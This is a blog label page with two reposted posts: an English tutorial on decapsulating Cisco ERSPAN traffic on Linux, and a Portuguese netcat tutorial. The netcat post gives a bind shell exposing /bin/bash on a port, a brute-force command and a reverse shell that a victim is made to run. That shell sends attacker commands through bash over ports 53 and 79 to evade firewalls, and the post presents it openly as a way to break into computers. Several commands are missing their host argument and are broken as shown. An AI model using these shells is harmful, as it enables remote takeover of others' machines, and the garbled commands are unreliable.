Showing posts with label sniff. Show all posts

Tuesday, May 5, 2015

Cisco / Linux - Decapsulating Cisco ERSPAN With Linux

Decapsulation ERSPAN Traffic With Open Source Tools

Posted on May 3, 2015 by Radovan Brezula

Cisco Encapsulated Remote SPAN (ERSPAN) feature allows to monitor traffic on one or more ports and send the monitored traffic to one or more destination ports.  Traffic is encapsulated into GRE tunnel and routed via network to ERSPAN destination. Any device that supports ERSPAN can be used as ERSPAN destination. It might be another Cisco device or Linux with installed software that can decapsulate GRE traffic.


The goal of this article is to show methods and tools for decapsulation of  ERSPAN traffic. For this purpose I have built simple lab that consists of a Cisco CSR 1000v router and two Linux boxes. Core Linux represents a network host and generates network traffic (ICMP) that is going to be monitored. It is connected to the port GigabitEthernet1 of the Cisco router. The router is configured to monitor traffic on the port Gi1 and it sends traffic encapsulated in GRE tunneling protocol to IP address 10.230.10.1. It is the IP address of the ERSPAN destination configured on Linux  Security Union. Security Onion is a unique Linux distro for intrusion detection, network security monitoring, and log management based on Ubuntu however any other Linux distro can be used.
clip_image001

Picture 1 - ERSPAN Lab Topology

Below is an example of ERSPAN configuration on the CSR 1000v router. This is the source ERSPAN type and with configured rspan_id 1. The interface Gi1 is being monitored and the GRE traffic is sent to ERSPAN destination address IP 10.230.10.1.

CSR1000v# show running-config | b monitor
monitor session 1 type erspan-source
description ERSPAN to 10.230.10.1
source interface Gi1
destination
erspan-id 1
mtu 1464
ip address 10.230.10.1
origin ip address 10.230.10.2

Capturing ERSPAN Traffic with Wireshark

We are going to capture and analyze ERSPAN traffic with Wireshark packet sniffer. First configure IP address 10.230.10.1 on interface eth1 of the Linux Security Onion.

janosik@onion:~$ sudo su
root@onion# ip address add 10.230.10.1/24 dev eth1

Now use Wireshark to capture GRE traffic on Security Onion on its interface eth1 and ping the router IP address 192.168.1.2 from the Linux Core host (IP 192.168.1.1). If the source ERSPAN is properly configured on router, packets from the subnet 192.168.1.0/24 should appear in Wireshark output.


A closer look at the picture below reveals that the original packet ICMP packet (MAC header, IPv4 header and ICMP header) is now encapsulated as following.

MAC header + IPv4 header (10.230.10.2, 10.230.10.1) + GRE header (Protocol type ERSPAN) + ERPAN header + (original packet)
clip_image002

Picture 2 - Encapsulated GRE Traffic Captured on Interface Eth1

An original ICMP packet is encapsulated into GRE tunnel and the new outer MAC and IPv4 + GRE + ERSPAN headers are added to original packets. It allows encapsulated traffic to be forwarded through network to ERSPAN destination. However if we want software application such as IPS/IDS to analyze encapsulated packets, the outer L2 and L3 headers must be striped from packet. This can be done with tools such as RCDCAP  which dissects packets from GRE tunnel.


Configuring GRE tunnel on ERSPAN Destination Device

If for some reason we do not want to install special software that dissects packets from GRE tunnel we can configure GRE tunnel on ERSPAN destination (Linux Security Onion) and let IDS to listen on a tunneled interface. Thanks to this configuration the outer MAC and IPv4 headers are stripped and do no appear in Wireshark output.

a) Load gre module to kernel

janosik@onion:~$ sudo su
root@onion# modprobe ip_gre

b) Choose receiving interface and assign IPv4 to it

root@onion# ip addr add 10.230.10.1/24 dev eth1

Set the MTU of the network interface that receives GRE packets larger than 1500 e.g. to 1900.  Otherwise we are going to miss some bytes in larger packets.

root@onion# ip link set dev eth1 mtu 1900

c) Create virtual tunnel interface and associate it with IP previously configured on eth1 interface

root@onion# ip tunnel add mon0 mode gre local 10.230.10.1 ttl 8

d) Add IP address to interface mon0 which is not used for anything

root@onion# ip addr add 1.1.1.1/30 dev mon0

e) Change the state of mon0 device to up

root@onion# ip link set mon0 up


Again, generate some traffic in the subnet 192.168.1.0/24 and configure Wireshark to listen on interface mon0. Notice that the outer MAC and Ipv4 header are now stripped from the ICMP packet.
clip_image003

Picture 3 - Decapsulated Traffic Captured on Interface Eth1

Using RCDCAP for Decapsulating ERSPAN Traffic

RCDCAP is wrapper program that dissects the traffic and creates a virtual interface where the traffic is already decapsulated. I've compiled it from the source and created the Ubuntu package RCDCap-0.7.99-Linux for Ubuntu 15.04. Be aware that additional packages are needed to get it working.

janosik@onion:~$ sudo su
root@onion# apt-get install libboost-regex1.55.0

Use apt-get to install the packages below. If they are not available in a repository  download them from here and install manually with dpkg -i command.

  • libboost-program-options1.48.0_1.48.0-3_amd64.deb
  • libboost-thread1.48.0_1.48.0-3_amd64.deb
  • libboost-system1.48.0_1.48.0-3_amd64.deb

root@onion# dpkg -i libboost-program-options1.48.0_1.48.0-3_amd64.deb libboost-thread1.48.0_1.48.0-3_amd64.deb libboost-system1.48.0_1.48.0-3_amd64.deb

Now we can install RCDCAP with the command.

root@onion# dpkg -i RCDCap-0.7.99-Linux.deb

Once RCDCAP is installed configure interface eth1 to prepare for capturing.

janosik@onion:~$ sudo su
root@onion# ip addr add dev eth1 10.230.10.1/24
root@onion# ip link set dev eth1 mtu 1900
root@onion# ip link set dev eth1 up

Start RCDCAP with the command below and let Wireshark to listen on interface mon1.

root@onion# rcdcap -i eth1 --erspan --tap-persist --tap-device mon1 --expression "host 10.230.10.1"


We can see that RCDCAP have dissected monitored traffic from GRE and only original MAC + IPv4 + ICMP headers and pyaload are presented in Wireshark output.
clip_image004

Picture 4 - Decapsulated Traffic Captured on Interface Mon1

Reference:

Taken From: http://brezular.com/2015/05/03/decapsulation-erspan-traffic-with-open-source-tools/

Wednesday, July 23, 2008

Netcat - O Canivete Suíco do TCP/IP (in Portuguese/BR)

Autor: tom bishop
Data: 16/03/2005

Introduzindo-lhes

O netcat é um programa para consultoria de redes muito conhecido, isso deve-se ao fato de ele ser um programa muito versátil, podendo desde ser um simples telnet até uma ferramenta de brute-force. A seguir explicaremos como obtê-lo e nas páginas seguintes, seu funcionamento e como que ele faz isso.


Obtendo o canivete-suíço

A maioria das distribuições Linux já vem com o netcat instalado, outras vem com ele pré-instalado. Caso sua distribuição ainda não tenha o netcat, você pode obtê-lo em www.securityfocus.com e www.packetstormsecurity.net.

Para chamar o programa, basta o simples comando:

$ nc

Grupos de discussão sobre o Netcat estão em securityfocus.com e no Yahoo! (pelo menos são os que eu participo).

Na página seguinte, veremos a teoria, ou seja como ele funciona.


Como o Netcat funciona

A princípio o Netcat foi lançado para ser um telnet aprimorado. Até então a única utilidade que ele teria seria se conectar a um host. E eu te garanto, até hoje a única coisa que ele faz é isso mesmo, se conectar a um host. Mas aí você me pergunta: "Mas no começo do artigo você disse que ele poderia servir para escanear hosts e fazer brute-forces?"

Para responder à essa pergunta, vamos voltar ao nosso eletrizante episódio sobre o como o Netcat nasceu. Como já dito, ele nasceu para se conectar à hosts, nisso, consultores do mundo inteiro alertaram para a AtStake (fundação que mantinha o Netcat) que opções como listen, redirecionamento de dados e criação de logs poderiam ser incluídas no programa, de forma a não alterar sua principal funcionalidade, a conexão.

Agora, eu faço uma pergunta: "Como que é realizado o brute-force?"

O brute-force é o método de tentativa de obtenção de senhas utilizado quando um cliente se conecta a um host e tenta se logar, utilizando uma seqüência de senhas que estão em um arquivo. Ou seja, se eu pegar o Netcat, que nada mais é do que um telnet aprimorado, eu posso me CONECTAR ao host e com uma linha de comando, posso completar o comando com a comparação para obtenção das senhas. Como veremos mais adiante o comando ficaria assim:

$ nc -vv 79 < /home/tzbishop/wordlist.txt > /home/tzbishop/lognc.txt

Da mesma forma, para escanear um host, basta mandar o Netcat se conectar a todas as portas do computador analisado, assim primeiro ele se certificará de quais as portas abertas que ele pode estabelecer contato.

Respondida a nossa perguntinha do começo da página.

Veja a seguir a sintaxe de utilização do Netcat...


Utilizando o Netcat

Esta parte será prática, mas sempre utilizando os conceitos já aprendidos anteriormente.

O Netcat é chamado com o comando "nc", você pode tanto dar as sintaxes depois do nc, quanto na linha "CMD LINE" que aparece após o comando "nc" simples.

Para listar as sintaxes disponíveis no Netcat, digite:

$ nc -h

Agora vamos traduzir as sintaxes para o português para o melhor compreendimento de todos:

* -l = coloca uma porta em estado de listenning (escuta);
* -p = define uma porta;
* -v = ativa o recebimento de eco;
* -vv = ativa o recebimento de eco. Mostra mais detalhes que -v;
* -u = utiliza o protocolo UDP ao invés de TCP;
* -t = para se conectar a TELNET;
* -o = gera um log em formato hexadecimal;
* -w = determina um tempo máximo para aguardar uma reposta;
* -e = redireciona arquivos;
* -n = recebe e faz conexões apenas em formato numérico (IP);


É mais do que óbvio que comandos e sintaxes do Linux podem ser misturadas, assim como a utilização de pipes( | ), <, > e >>.

Veremos agora, a versatilidade e utilização dos comandos em ação:


1) Conectando-se a um host

É feita da mesma maneira que o telnet. É especificado apenas um host e a porta a se conectar. Exemplos:

$ nc mail.yahoo.com.br 110
$ nc www.terra.com.br 80

Lembrando que a porta 110 é dos servidores de POP3 e a 80 é para web.


2) Abrindo uma porta (listenning)

É utilizada a sintaxe -l para colocar em listenning e -vv para retornar eco com detalhes. A seguir é estipulada a porta:

$ nc -l -p 53 -vv

Será retornada uma mensagem:

"listenning on [any] 53 ... "


3) Escaneando portas com o Netcat

Será feita uma tentativa de conexão à um IP ou host e será estipulada as portas da tentativa de conexão:

$ nc -vv www.vivaolinux.com.br 110 80 139
$ nc -vv www.vivaolinux.com.br 1-10000

No primeiro exemplo serão escaneadas apenas as portas 110 (POP3), 80 (web) e 139 (compartilhamento do Windows).

Já no segundo exemplo serão escaneadas desde a porta 1 até a 10000.


4) Abrindo a porta, dando entrada para um "shell" (=Trojan)

Será colocada a porta X em listenning, redirecionaremos a saída de dados para um shell (/bin/bash). Assim quando alguém se conectar a essa porta terá domínio total sobre o computador. Funciona de forma semelhante a um trojan.

$ nc -l -e /bin/bash -p 1033


5) Realizando um brute-force

Na página anterior eu já disponibilizei a sintaxe, ou seja, como se faz. Veja a sintaxe novamente:

$ nc -vv 79 < ~/wordlists.txt > bruteforce.log

Perceba, que conectaremos a porta do FINGER(79) e redirecionaremos o conteúdo do arquivo wordlists.txt para essa porta. Quando algum resultado for válido ele será salvo em bruteforce.log para uma análise posterior dos resultados.


6) Fazendo um sniffer

Além de tudo isto demonstrado acima, o 'amazing' Netcat ainda pode capturar todo o tráfego de uma rede. Eu acho que você já sabe como fazer isso se observar os redirecionamentos utilizados no exemplo anterior. Mas vamos lá.

Iremos nos conectar a uma porta e mandar o netcat "dar eco" nela, ou seja, exibir TUDO o que passa por ela. Após isso, é só redirecionar tudo o que o Netcat gravou para um arquivo. Veja a sintaxe, para melhor compreensão:

$ nc -vv -L 127.0.0.1 -p 80 > ~/sniffer.log


Fazendo uma conexão reversa com o netcat

A conexão reversa é um método de invasão parecida com os trojans, porém ocorre de maneira contrária, ou seja, não será o invasor que se conectará ao host, mas o host se conectará ao invasor, concedendo-lhe poderes administrativos. O mais surpreendente é que utilizando a imaginação, podemos fazer isso com o Netcat. Vamos relembrar as características aprendidas do Netcat:


* Abrir portas;
* Estabelecer conexão;
* Redirecionar tráfego de uma porta para um programa.


Sabendo disso, vamos tomar um IP fictício de exemplo = 200.212.21.2. O que teremos que fazer é abrir uma porta em nosso computador local e fazer, executando um código arbitrário no computador da vítima, com que ela se conecte ao nosso computador e nos conceda poderes em sua máquina. Vamos no modo gráfico e abriremos duas janelas, abrindo as portas 53 e 79:

$ nc -l -n -p 53 -vv
$ nc -l -n -p 79 -vv

Após isso, faremos com que a vítima execute o seguinte código no computador dela:

$ nc 53 | /bin/bash | nc 79

Isso fará com que os comandos que nós dermos na porta 53, passem pelo shell bash e a resposta seja redirecionada na porta 79.

Lembrando que as portas 53 e 79 foram utilizadas, pois o firewall deixa essas portas abrirem, pois são de consultas DNS e FINGER respectivamente.


Finalizando

Como vimos, o Netcat é realmente um canivete suíço e pode ser utilizado para diversos fins, desde a análise de redes por administradores competentes até a invasão de computadores e redes. Mas não é só isso que o Netcat é capaz de fazer, com um pouco de imaginação, você vai descobrindo mais truques e uma série de coisas estão disponíveis neste maravilhoso programa.

Aqui termina o meu artigo, espero que ele tenha sido útil para todos que o leram.

Qualquer dúvida postem aqui no artigo mesmo ou mande um email para tzbishop2k at yahoo.es que terei prazer em respondê-los.

Abraços à todos!

Mais links para aprendizado: